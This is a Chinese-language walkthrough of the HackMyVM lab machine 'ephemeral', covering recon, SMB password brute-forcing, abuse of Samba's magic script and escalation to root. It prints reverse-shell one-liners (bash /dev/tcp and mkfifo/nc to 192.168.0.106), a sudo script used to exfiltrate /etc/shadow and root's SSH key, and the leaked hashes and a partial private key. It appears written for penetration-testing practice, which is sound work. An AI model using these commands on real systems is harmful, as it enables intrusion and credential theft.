
信息收集
IP定位
┌──(web)─(root㉿kali)-[/home/kali]└─# arp-scan -l | grep "08:00:27"WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission deniedWARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied192.168.0.102 08:00:27:47:7c:83nmap指纹
┌──(web)─(root㉿kali)-[/home/kali]└─# nmap -Pn -sTCV -T4 -p0-65535 192.168.0.102Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-13 11:01 ESTNmap scan report for 192.168.0.102Host is up (0.00069s latency).Not shown: 65532 closed tcp ports (conn-refused)PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 3072 0a:cc:f1:53:7e:6b:31:2c:10:1e:6d:bc:01:b1:c3:a2 (RSA)| 256 cd:19:04:a0:d1:8a:8b:3d:3e:17:ee:21:5d:cd:6e:49 (ECDSA)|_ 256 e5:6a:27:39:ed:a8:c9:03:46:f2:a5:8c:87:85:44:9e (ED25519)80/tcp open http Apache httpd 2.4.41 ((Ubuntu))|_http-server-header: Apache/2.4.41 (Ubuntu)|_http-title: Apache2 Ubuntu Default Page: It works139/tcp open netbios-ssn Samba smbd 4.6.2445/tcp open netbios-ssn Samba smbd 4.6.2Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:| smb2-security-mode:| 3:1:1:|_ Message signing enabled but not required|_clock-skew: 10s| smb2-time:| date: 2026-01-13T16:01:54|_ start_date: N/A|_nbstat: NetBIOS name: EPHEMERAL, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 15.31 seconds目录扫描
┌──(web)─(root㉿kali)-[/home/kali]└─# dirsearch -u http://192.168.0.102
_|. _ _ _ _ _ _|_ v0.4.3.post1 (_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, jsHTTP method: GET | Threads: 25Wordlist size: 11460
Output File: /home/kali/reports/http_192.168.0.102/_26-01-13_11-05-02.txt
Target: http://192.168.0.102/
[11:05:03] Starting:[11:05:04] 403 - 278B - /.ht_wsr.txt[11:05:04] 403 - 278B - /.htaccess.bak1[11:05:04] 403 - 278B - /.htaccess.orig[11:05:04] 403 - 278B - /.htaccess_extra[11:05:04] 403 - 278B - /.htaccess_sc[11:05:04] 403 - 278B - /.htaccessOLD[11:05:04] 403 - 278B - /.html[11:05:04] 403 - 278B - /.htm[11:05:04] 403 - 278B - /.htaccess.sample[11:05:04] 403 - 278B - /.httr-oauth[11:05:04] 403 - 278B - /.htpasswd_test[11:05:04] 403 - 278B - /.htaccess_orig[11:05:04] 403 - 278B - /.htaccessOLD2[11:05:04] 403 - 278B - /.htaccess.save[11:05:04] 403 - 278B - /.htpasswds[11:05:04] 403 - 278B - /.htaccessBAK[11:05:42] 301 - 319B - /javascript -> http://192.168.0.102/javascript/[11:06:04] 403 - 278B - /server-status[11:06:04] 403 - 278B - /server-status/
Task Completed┌──(web)─(root㉿kali)-[/home/kali]└─# gobuster dir -u http://192.168.0.102 -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x php,txt,html,zip,db,bak,js,yaml -t 64===============================================================Gobuster v3.6by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)===============================================================[+] Url: http://192.168.0.102[+] Method: GET[+] Threads: 64[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt[+] Negative Status codes: 404[+] User Agent: gobuster/3.6[+] Extensions: php,txt,html,zip,db,bak,js,yaml[+] Timeout: 10s===============================================================Starting gobuster in directory enumeration mode===============================================================/.html (Status: 403) [Size: 278]/index.html (Status: 200) [Size: 10918]/javascript (Status: 301) [Size: 319] [--> http://192.168.0.102/javascript/]/.html (Status: 403) [Size: 278]/server-status (Status: 403) [Size: 278]/foodservice (Status: 301) [Size: 320] [--> http://192.168.0.102/foodservice/]Progress: 1985031 / 1985040 (100.00%)===============================================================Finished===============================================================enum4linux扫描
──(web)─(root㉿kali)-[/home/kali]└─# enum4linux 192.168.0.102
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Jan 13 11:21:36 2026
=========================================( Target Information )=========================================
Target ........... 192.168.0.102RID Range ........ 500-550,1000-1050Username ......... ''Password ......... ''Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
===========================( Enumerating Workgroup/Domain on 192.168.0.102 )===========================
[+] Got domain/workgroup name: WORKGROUP
===============================( Nbtstat Information for 192.168.0.102 )===============================
Looking up status of 192.168.0.102 EPHEMERAL <00> - B <ACTIVE> Workstation Service EPHEMERAL <03> - B <ACTIVE> Messenger Service EPHEMERAL <20> - B <ACTIVE> File Server Service ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE> Master Browser WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name WORKGROUP <1d> - B <ACTIVE> Master Browser WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
MAC Address = 00-00-00-00-00-00
===================================( Session Check on 192.168.0.102 )===================================
[+] Server 192.168.0.102 allows sessions using username '', password ''
================================( Getting domain SID for 192.168.0.102 )================================
Domain Name: WORKGROUPDomain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
==================================( OS information on 192.168.0.102 )==================================
[E] Can't get OS info with smbclient
[+] Got OS info for 192.168.0.102 from srvinfo: EPHEMERAL Wk Sv PrQ Unx NT SNT ephemeral server (Samba, Ubuntu) platform_id : 500 os version : 6.1 server type : 0x809a03
=======================================( Users on 192.168.0.102 )=======================================
index: 0x1 RID: 0x3e9 acb: 0x00000010 Account: randyName: randy Desc:
user:[randy] rid:[0x3e9]
=================================( Share Enumeration on 192.168.0.102 )=================================
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Sharename Type Comment --------- ---- ------- print$ Disk Printer Drivers SYSADMIN Disk IPC$ IPC IPC Service (ephemeral server (Samba, Ubuntu)) Officejet_Pro_8600_CDECA1_ PrinterReconnecting with SMB1 for workgroup listing.Protocol negotiation to server 192.168.0.102 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSEUnable to connect with SMB1 -- no workgroup available
[+] Attempting to map shares on 192.168.0.102
//192.168.0.102/print$ Mapping: DENIED Listing: N/A Writing: N/A//192.168.0.102/SYSADMIN Mapping: DENIED Listing: N/A Writing: N/A
[E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*//192.168.0.102/IPC$ Mapping: N/A Listing: N/A Writing: N/A//192.168.0.102/Officejet_Pro_8600_CDECA1_ Mapping: DENIED Listing: N/A Writing: N/A
===========================( Password Policy Information for 192.168.0.102 )===========================
[+] Attaching to 192.168.0.102 using a NULL share
[+] Trying protocol 139/SMB...
[+] Found domain(s):
[+] EPHEMERAL [+] Builtin
[+] Password Info for Domain: EPHEMERAL
[+] Minimum password length: 5 [+] Password history length: None [+] Maximum password age: 37 days 6 hours 21 minutes [+] Password Complexity Flags: 000000
[+] Domain Refuse Password Change: 0 [+] Domain Password Store Cleartext: 0 [+] Domain Password Lockout Admins: 0 [+] Domain Password No Clear Change: 0 [+] Domain Password No Anon Change: 0 [+] Domain Password Complex: 0
[+] Minimum password age: None [+] Reset Account Lockout Counter: 30 minutes [+] Locked Account Duration: 30 minutes [+] Account Lockout Threshold: None [+] Forced Log off Time: 37 days 6 hours 21 minutes
[+] Retieved partial password policy with rpcclient:
Password Complexity: DisabledMinimum Password Length: 5
======================================( Groups on 192.168.0.102 )======================================
[+] Getting builtin groups:
[+] Getting builtin group memberships:
[+] Getting local groups:
[+] Getting local group memberships:
[+] Getting domain groups:
[+] Getting domain group memberships:
==================( Users on 192.168.0.102 via RID cycling (RIDS: 500-550,1000-1050) )==================
[I] Found new SID:S-1-22-1
[I] Found new SID:S-1-5-32
[I] Found new SID:S-1-5-32
[I] Found new SID:S-1-5-32
[I] Found new SID:S-1-5-32
[+] Enumerating users using SID S-1-5-21-1796334311-1091253459-1090880117 and logon username '', password ''
S-1-5-21-1796334311-1091253459-1090880117-501 EPHEMERAL\nobody (Local User)S-1-5-21-1796334311-1091253459-1090880117-513 EPHEMERAL\None (Domain Group)S-1-5-21-1796334311-1091253459-1090880117-1001 EPHEMERAL\randy (Local User)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)S-1-5-32-545 BUILTIN\Users (Local Group)S-1-5-32-546 BUILTIN\Guests (Local Group)S-1-5-32-547 BUILTIN\Power Users (Local Group)S-1-5-32-548 BUILTIN\Account Operators (Local Group)S-1-5-32-549 BUILTIN\Server Operators (Local Group)S-1-5-32-550 BUILTIN\Print Operators (Local Group)
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\randy (Local User)S-1-22-1-1001 Unix User\ralph (Local User)
===============================( Getting printer info for 192.168.0.102 )===============================
flags:[0x800000] name:[\\192.168.0.102\Officejet_Pro_8600_CDECA1_] description:[\\192.168.0.102\Officejet_Pro_8600_CDECA1_,,] comment:[]
enum4linux complete on Tue Jan 13 11:21:56 2026smb爆破
crackmapexec smb 192.168.0.102 -u users.txt -p /usr/share/wordlists/rockyou.txtrandy pogiakoralph adminsmb连接
┌──(web)─(root㉿kali)-[/home/kali/Desktop/hmv]└─# smbclient //192.168.0.102/SYSADMIN -U randyPassword for [WORKGROUP\randy]:Try "help" to get a list of possible commands.
smb: \> ls . D 0 Sun Apr 10 21:13:45 2022 .. D 0 Sun Apr 10 20:36:23 2022 reminder.txt N 193 Sun Apr 10 20:59:06 2022 smb.conf N 9097 Sat Apr 9 16:32:20 2022 help.txt N 4663 Sun Apr 10 20:59:43 2022
8704372 blocks of size 1024. 0 blocks availablesmb: \> get reminder.txtgetting file \reminder.txt of size 193 as reminder.txt (26.9 KiloBytes/sec) (average 26.9 KiloBytes/sec)smb: \> get smb.confgetting file \smb.conf of size 9097 as smb.conf (201.9 KiloBytes/sec) (average 177.9 KiloBytes/sec)smb: \> get help.txtgetting file \help.txt of size 4663 as help.txt (650.5 KiloBytes/sec) (average 234.9 KiloBytes/sec)smb: \>┌──(web)─(root㉿kali)-[/home/kali/Desktop/hmv]└─# lshelp.txt reminder.txt smb.conf
┌──(web)─(root㉿kali)-[/home/kali/Desktop/hmv]└─# cat help.txt8. Accessing an SMB Share With Linux MachinesLinux (UNIX) machines can also browse and mount SMB shares. Note that this can be done whether the server is a Windows machine or a Samba server!
An SMB client program for UNIX machines is included with the Samba distribution. It provides an ftp-like interface on the command line. You can use this utility to transfer files between a Windows 'server' and a Linux client.
Most Linux distributions also now include the useful smbfs package, which allows one to mount and umount SMB shares. More on smbfs below.
To see which shares are available on a given host, run:
/usr/bin/smbclient -L hostwhere 'host' is the name of the machine that you wish to view. this will return a list of 'service' names - that is, names of drives or printers that it can share with you. Unless the SMB server has no security configured, it will ask you for a password. Get it the password for the 'guest' account or for your personal account on that machine.
For example:
smbclient -L zimmermanThe output of this command should look something like this:
Server time is Sat Aug 10 15:58:27 1996Timezone is UTC+10.0Password:Domain=[WORKGROUP] OS=[Windows NT 3.51] Server=[NT LAN Manager 3.51]
Server=[ZIMMERMAN] User=[] Workgroup=[WORKGROUP] Domain=[]
Sharename Type Comment --------- ---- ------- ADMIN$ Disk Remote Admin public Disk Public C$ Disk Default share IPC$ IPC Remote IPC OReilly Printer OReilly print$ Disk Printer Drivers
This machine has a browse list:
Server Comment --------- ------- HOPPER Samba 1.9.15p8 KERNIGAN Samba 1.9.15p8 LOVELACE Samba 1.9.15p8 RITCHIE Samba 1.9.15p8 ZIMMERMANThe browse list shows other SMB servers with resources to share on the network.
To use the client, run:
/usr/bin/smbclient service <password>where 'service' is a machine and share name. For example, if you are trying to reach a directory that has been shared as 'public' on a machine called zimmerman, the service would be called \\zimmerman\public. However, due to shell restrictions, you will need to escape the backslashes, so you end up with something like this:
/usr/bin/smbclient \\\\zimmerman\\public mypasswdwhere 'mypasswd' is the literal string of your password.
You will get the smbclient prompt:
Server time is Sat Aug 10 15:58:44 1996Timezone is UTC+10.0Domain=[WORKGROUP] OS=[Windows NT 3.51] Server=[NT LAN Manager 3.51]smb: \>Type 'h' to get help using smbclient:
smb: \> hls dir lcd cd pwdget mget put mput renamemore mask del rm mkdirmd rmdir rd prompt recursetranslate lowercase print printmode queuecancel stat quit q exitnewer archive tar blocksize tarmodesetmode help ? !smb: \>If you can use ftp, you shouldn't need the man pages for smbclient.
Although you can use smbclient for testing, you will soon tire of it for real work. For that you will probably want to use the smbfs package. Smbfs comes with two simple utilties, smbmount and smbumount. They work just like mount and umount for SMB shares.
One important thing to note: You must have smbfs support compiled into your kernel to use these utilities!
The following shows a typical use of smbmount to mount an SMB share called "customers" from a machine called "samba1":
[root@postel]# smbmount "\\\\samba1\\customers" -U rtg2t -c 'mount /customers -u 500 -g 100'Added interface ip=192.168.35.84 bcast=192.168.255.255 nmask=255.255.0.0Got a positive name query response from 192.168.168.158 ( 192.168.168.158 )Server time is Tue Oct 5 10:27:36 1999Timezone is UTC-4.0Password:Domain=[IPM] OS=[Unix] Server=[Samba 2.0.3]security=userIssuing a mount command will now show the share mounted, just as if it were an NFS export:
[root@postel]# mount/dev/hda2 on / type ext2 (rw)none on /proc type proc (rw)none on /dev/pts type devpts (rw,mode=622)//SAMBA1/CUSTOMERS on /customers type smbfs (0)
┌──(web)─(root㉿kali)-[/home/kali/Desktop/hmv]└─# cat reminder.txtHey randy! I just set up smb like you asked me too. I left a file for you if you ever need help accessing your smb share.For now all your shares are going to be under [SYSADMIN]
Thank You.
┌──(web)─(root㉿kali)-[/home/kali/Desktop/hmv]└─# cat smb.conf## Sample configuration file for the Samba suite for Debian GNU/Linux.### This is the main Samba configuration file. You should read the# smb.conf(5) manual page in order to understand the options listed# here. Samba has a huge number of configurable options most of which# are not shown in this example## Some options that are often worth tuning have been included as# commented-out examples in this file.# - When such options are commented with ";", the proposed setting# differs from the default Samba behaviour# - When commented with "#", the proposed setting is the default# behaviour of Samba but the option is considered important# enough to be mentioned here## NOTE: Whenever you modify this file you should run the command# "testparm" to check that you have not made any basic syntactic# errors.
#======================= Global Settings =======================
[global]
## Browsing/Identification ###
# Change this to the workgroup/NT-domain name your Samba server will part of workgroup = WORKGROUP
# server string is the equivalent of the NT Description field server string = %h server (Samba, Ubuntu)
#### Networking ####
# The specific set of interfaces / networks to bind to# This can be either the interface name or an IP address/netmask;# interface names are normally preferred; interfaces = 127.0.0.0/8 eth0
# Only bind to the named interfaces and/or networks; you must use the# 'interfaces' option above to use this.# It is recommended that you enable this feature if your Samba machine is# not protected by a firewall or is a firewall itself. However, this# option cannot handle dynamic or non-broadcast interfaces correctly.; bind interfaces only = yes
#### Debugging/Accounting ####
# This tells Samba to use a separate log file for each machine# that connects log file = /var/log/samba/log.%m
# Cap the size of the individual log files (in KiB). max log size = 1000
# We want Samba to only log to /var/log/samba/log.{smbd,nmbd}.# Append syslog@1 if you want important messages to be sent to syslog too. logging = file
# Do something sensible when Samba crashes: mail the admin a backtrace panic action = /usr/share/samba/panic-action %d
####### Authentication #######
# Server role. Defines in which mode Samba will operate. Possible# values are "standalone server", "member server", "classic primary# domain controller", "classic backup domain controller", "active# directory domain controller".## Most people will want "standalone server" or "member server".# Running as "active directory domain controller" will require first# running "samba-tool domain provision" to wipe databases and create a# new domain. server role = standalone server
obey pam restrictions = yes
# This boolean parameter controls whether Samba attempts to sync the Unix# password with the SMB password when the encrypted SMB password in the# passdb is changed. unix password sync = yes
# For Unix password sync to work on a Debian GNU/Linux system, the following# parameters must be set (thanks to Ian Kahan <<kahan@informatik.tu-muenchen.de> for# sending the correct chat script for the passwd program in Debian Sarge). passwd program = /usr/bin/passwd %u passwd chat = *Enter\snew\s*\spassword:* %n\n *Retype\snew\s*\spassword:* %n\n *password\supdated\ssuccessfully* .
# This boolean controls whether PAM will be used for password changes# when requested by an SMB client instead of the program listed in# 'passwd program'. The default is 'no'. pam password change = yes
# This option controls how unsuccessful authentication attempts are mapped# to anonymous connections map to guest = bad user
########## Domains ###########
## The following settings only takes effect if 'server role = primary# classic domain controller', 'server role = backup domain controller'# or 'domain logons' is set#
# It specifies the location of the user's# profile directory from the client point of view) The following# required a [profiles] share to be setup on the samba server (see# below); logon path = \\%N\profiles\%U# Another common choice is storing the profile in the user's home directory# (this is Samba's default)# logon path = \\%N\%U\profile
# The following setting only takes effect if 'domain logons' is set# It specifies the location of a user's home directory (from the client# point of view); logon drive = H:# logon home = \\%N\%U
# The following setting only takes effect if 'domain logons' is set# It specifies the script to run during logon. The script must be stored# in the [netlogon] share# NOTE: Must be store in 'DOS' file format convention; logon script = logon.cmd
# This allows Unix users to be created on the domain controller via the SAMR# RPC pipe. The example command creates a user account with a disabled Unix# password; please adapt to your needs; add user script = /usr/sbin/adduser --quiet --disabled-password --gecos "" %u
# This allows machine accounts to be created on the domain controller via the# SAMR RPC pipe.# The following assumes a "machines" group exists on the system; add machine script = /usr/sbin/useradd -g machines -c "%u machine account" -d /var/lib/samba -s /bin/false %u
# This allows Unix groups to be created on the domain controller via the SAMR# RPC pipe.; add group script = /usr/sbin/addgroup --force-badname %g
############ Misc ############
# Using the following line enables you to customise your configuration# on a per machine basis. The %m gets replaced with the netbios name# of the machine that is connecting; include = /home/samba/etc/smb.conf.%m
# Some defaults for winbind (make sure you're not using the ranges# for something else.); idmap config * : backend = tdb; idmap config * : range = 3000-7999; idmap config YOURDOMAINHERE : backend = tdb; idmap config YOURDOMAINHERE : range = 100000-999999; template shell = /bin/bash
# Setup usershare options to enable non-root users to share folders# with the net usershare command.
# Maximum number of usershare. 0 means that usershare is disabled.# usershare max shares = 100
# Allow users who've been granted usershare privileges to create# public shares, not just authenticated ones usershare allow guests = yes
#======================= Share Definitions =======================
# Un-comment the following (and tweak the other settings below to suit)# to enable the default home directory shares. This will share each# user's home directory as \\server\username;[homes]; comment = Home Directories; browseable = no
# By default, the home directories are exported read-only. Change the# next parameter to 'no' if you want to be able to write to them.; read only = yes
# File creation mask is set to 0700 for security reasons. If you want to# create files with group=rw permissions, set next parameter to 0775.; create mask = 0700
# Directory creation mask is set to 0700 for security reasons. If you want to# create dirs. with group=rw permissions, set next parameter to 0775.; directory mask = 0700
# By default, \\server\username shares can be connected to by anyone# with access to the samba server.# Un-comment the following parameter to make sure that only "username"# can connect to \\server\username# This might need tweaking when using external authentication schemes; valid users = %S
# Un-comment the following and create the netlogon directory for Domain Logons# (you need to configure Samba to act as a domain controller too.);[netlogon]; comment = Network Logon Service; path = /home/samba/netlogon; guest ok = yes; read only = yes
# Un-comment the following and create the profiles directory to store# users profiles (see the "logon path" option above)# (you need to configure Samba to act as a domain controller too.)# The path below should be writable by all users so that their# profile directory may be created the first time they log on;[profiles]; comment = Users profiles; path = /home/samba/profiles; guest ok = no; browseable = no; create mask = 0600; directory mask = 0700
[printers] comment = All Printers browseable = no path = /var/spool/samba printable = yes guest ok = no read only = yes create mask = 0700
# Windows clients look for this share name as a source of downloadable# printer drivers[print$] comment = Printer Drivers path = /var/lib/samba/printers browseable = yes read only = yes guest ok = no# Uncomment to allow remote administration of Windows print drivers.# You may need to replace 'lpadmin' with the name of the group your# admin users are members of.# Please note that you also need to set appropriate Unix permissions# to the drivers directory for these users to have write rights in it; write list = root, @lpadmin
[SYSADMIN]
path = /home/randy/smbsharevalid users = randybrowsable = yeswriteable = yesread only = nomagic script = smbscript.elfguest ok = no[SYSADMIN]
path = /home/randy/smbsharevalid users = randybrowsable = yeswriteable = yesread only = nomagic script = smbscript.elfguest ok = no

这意味着如果我们上传一个名为smbscript.elf的文件,当该文件被写入到共享目录时,Samba服务器可能会尝试执行它
卡在这里了,没招了,应该是我跑字典爆破smb端口给靶机磁盘干崩了,空间不够,没办法写东西了
步骤一:通过挂载点上传一个反向shell脚本,但使用其他名字(例如,rev.elf)。
步骤二:通过smbclient重命名该文件为smbscript.elf。
步骤三:通过smbclient执行ls命令来触发magic script。
cat > rev.elf << 'EOF'#!/bin/bashbash -i >& /dev/tcp/192.168.0.106/4444 0>&1EOFchmod +x rev.elfsudo cp rev.elf /mnt/smb_test/smbclient //192.168.0.100/SYSADMIN -U randy%pogiako -c 'rename rev.elf smbscript.elf'提权
提权-ralph
randy/pogiako
上传linpeas.sh脚本进行扫描
发现我们对/etc/profile.d具有写入权限
(remote) randy@ephemeral:/etc/profile.d$ cat /home/ralph/tools/ssh.sh#!/bin/bash
/usr/bin/ssh -o "StrictHostKeyChecking no" ralph@localhost -i /home/ralph/.ssh/id_rsavi /etc/profile.d/last.sh#!/bin/bashrm /tmp/g;mkfifo /tmp/g;cat /tmp/g|sh -i 2>&1|nc 192.168.0.106 7777 >/tmp/g
chmod +x /etc/profile.d/last.sh提权-root
(remote) ralph@ephemeral:/home/ralph$ lsgetfile.py tools user.txt(remote) ralph@ephemeral:/home/ralph$ cat user.txt0041e0826ce1e1d6da9e9371a8bb3bde
(remote) ralph@ephemeral:/home/ralph$ sudo -lMatching Defaults entries for ralph on ephemeral: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User ralph may run the following commands on ephemeral: (root) NOPASSWD: /usr/bin/python3 /home/ralph/getfile.pyralph@ephemeral:~$ sudo -u root /usr/bin/python3 /home/ralph/getfile.py
File path: /etc/shadowIP address: 192.168.0.106
File /etc/shadow sent to 192.168.0.106
--2026-01-13 12:14:38-- http://192.168.0.106/Connecting to 192.168.0.106:80... connected.HTTP request sent, awaiting response..┌──(web)─(root㉿kali)-[/home/kali]└─# nc -lvvp 80listening on [any] 80 ...connect to [192.168.0.106] from mail.codeshield.hmv [192.168.0.100] 56134POST / HTTP/1.1User-Agent: Wget/1.20.3 (linux-gnu)Accept: */*Accept-Encoding: identityHost: 192.168.0.106Connection: Keep-AliveContent-Type: application/x-www-form-urlencodedContent-Length: 1751
root:$6$ONBXfYmDyD2.uHR2$b8FgiI/1JXkRDB1noB5b3fObAXL3tbZj8QrUxpbmqcw99A17fIVY.6SZM2TrBY0WT1XY0n1T0ZNlx/XKfQNqh/:19092:0:99999:7:::daemon:*:19046:0:99999:7:::bin:*:19046:0:99999:7:::sys:*:19046:0:99999:7:::sync:*:19046:0:99999:7:::games:*:19046:0:99999:7:::man:*:19046:0:99999:7:::lp:*:19046:0:99999:7:::mail:*:19046:0:99999:7:::news:*:19046:0:99999:7:::uucp:*:19046:0:99999:7:::proxy:*:19046:0:99999:7:::www-data:*:19046:0:99999:7:::backup:*:19046:0:99999:7:::list:*:19046:0:99999:7:::irc:*:19046:0:99999:7:::gnats:*:19046:0:99999:7:::nobody:*:19046:0:99999:7:::systemd-network:*:19046:0:99999:7:::systemd-resolve:*:19046:0:99999:7:::systemd-timesync:*:19046:0:99999:7:::messagebus:*:19046:0:99999:7:::syslog:*:19046:0:99999:7:::_apt:*:19046:0:99999:7:::tss:*:19046:0:99999:7:::uuidd:*:19046:0:99999:7:::tcpdump:*:19046:0:99999:7:::avahi-autoipd:*:19046:0:99999:7:::usbmux:*:19046:0:99999:7:::rtkit:*:19046:0:99999:7:::dnsmasq:*:19046:0:99999:7:::cups-pk-helper:*:19046:0:99999:7:::speech-dispatcher:!:19046:0:99999:7:::avahi:*:19046:0:99999:7:::kernoops:*:19046:0:99999:7:::saned:*:19046:0:99999:7:::nm-openvpn:*:19046:0:99999:7:::hplip:*:19046:0:99999:7:::whoopsie:*:19046:0:99999:7:::colord:*:19046:0:99999:7:::geoclue:*:19046:0:99999:7:::pulse:*:19046:0:99999:7:::gnome-initial-setup:*:19046:0:99999:7:::gdm:*:19046:0:99999:7:::sssd:*:19046:0:99999:7:::randy:$6$umc2qGGAsuxy4nTr$KGX0WfHCcQwNONY0MzThp6jhh8Y7iWhBb7IdFxVyutTcQJwQXzEYVXKi1PU5RPtr4SQziby6wOIqzayzBIPre.:19092:0:99999:7:::systemd-coredump:!!:19090::::::ralph:$6$H19Vgg5dcaicaNfZ$yBNxkgPYn9.sCw.Kiua/zYlNvQbiLP91QHu7REiHeDAyxsaxG4SBcuFkTikMjPab6f7X.13DyllNg9t88uCvp1:19092:0:99999:7:::sshd:*:19091:0:99999:7:::mysql:!:19092:0:99999:7:::(remote) ralph@ephemeral:/home/ralph$ sudo -u root /usr/bin/python3 /home/ralph/getfile.pyFile path: /root/.ssh/id_rsaIP address: 192.168.0.106
File /root/.ssh/id_rsa sent to 192.168.0.106
--2026-01-13 12:18:36-- http://192.168.0.106/Connecting to 192.168.0.106:80...
┌──(web)─(root㉿kali)-[/home/kali]└─# nc -lvvp 80listening on [any] 80 ...connect to [192.168.0.106] from mail.codeshield.hmv [192.168.0.100] 56136POST / HTTP/1.1User-Agent: Wget/1.20.3 (linux-gnu)Accept: */*Accept-Encoding: identityHost: 192.168.0.106Connection: Keep-AliveContent-Type: application/x-www-form-urlencodedContent-Length: 2602
-----BEGIN OPENSSH PRIVATE KEY-----b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcnNhAAAAAwEAAQAAAYEAvC4MPYoovfRh6ih3KhFFuvPC2C8nr53+sp7mxSQ7sMTb/TFpzWml+CMuae031RWN85l3Tqb5BR/MYvLstkhqIgp9ViUTYC6LdEaqRokXSqNVTiSZME0w7p0fB8RwzV7PSvYt/j1usEUR0v8nv4Viuefjcgfa2T9RDOag87gCXdnQhV+a05ndMneAmQcGeX9U6U0a2X1sP8fYmbubMbob6CaxAIFF1EKU3pb99LMVQOYqJOS079HyqLdHsdpIq7clxLoRwKT5bbJ/JFquZtGKPoR57tyDL1iWUeczR30ilL+Vl76V0CLmetLKYZAfYD21BHk/wdgL+0WCY9dYQPiIlT6JK/OYbf+obwAcFsfRGOANjrwBSDNOjLkxLgWCyTrU3vDwKadF+MWhFpzl74jjiM/9pd8KApB+jIqdTQh+fX3DpO48DtGEcryWjQg+cYvyfykyQPWmf9MqYf/dMYA8w+MPklBAkehlYTlNPWn0j0b9XZcGUhweydDjK0z3iWMDAAAFiIQ3JjeENyY3AAAAB3NzaC1yc2EAAAGBALwuDD2KKL30YeoodyoRRbrzwtgvJ6+d/rKe5sUkO7DE2/0xac1ppfgjLmntN9UVjfOZd06m+QUfzGLy7LZIaiIKfVYlE2Aui3RGqkaJF0qjVU4kmTBNMO6dHwfEcM1ez0r2Lf49brBFEdL/J7+FYrnn43IH2tk/UQzmoPO4Al3Z0IVfmtOZ3TJ3gJkHBnl/VOlNGtl9bD/H2Jm7mzG6G+gmsQCBRdRClN6W/fSzFUDmKiTktO/R8qi3R7HaSKu3JcS6EcCk+W2yfyRarmbRij6Eee7cgy9YllHnM0d9IpS/lZe+ldAi5nrSymG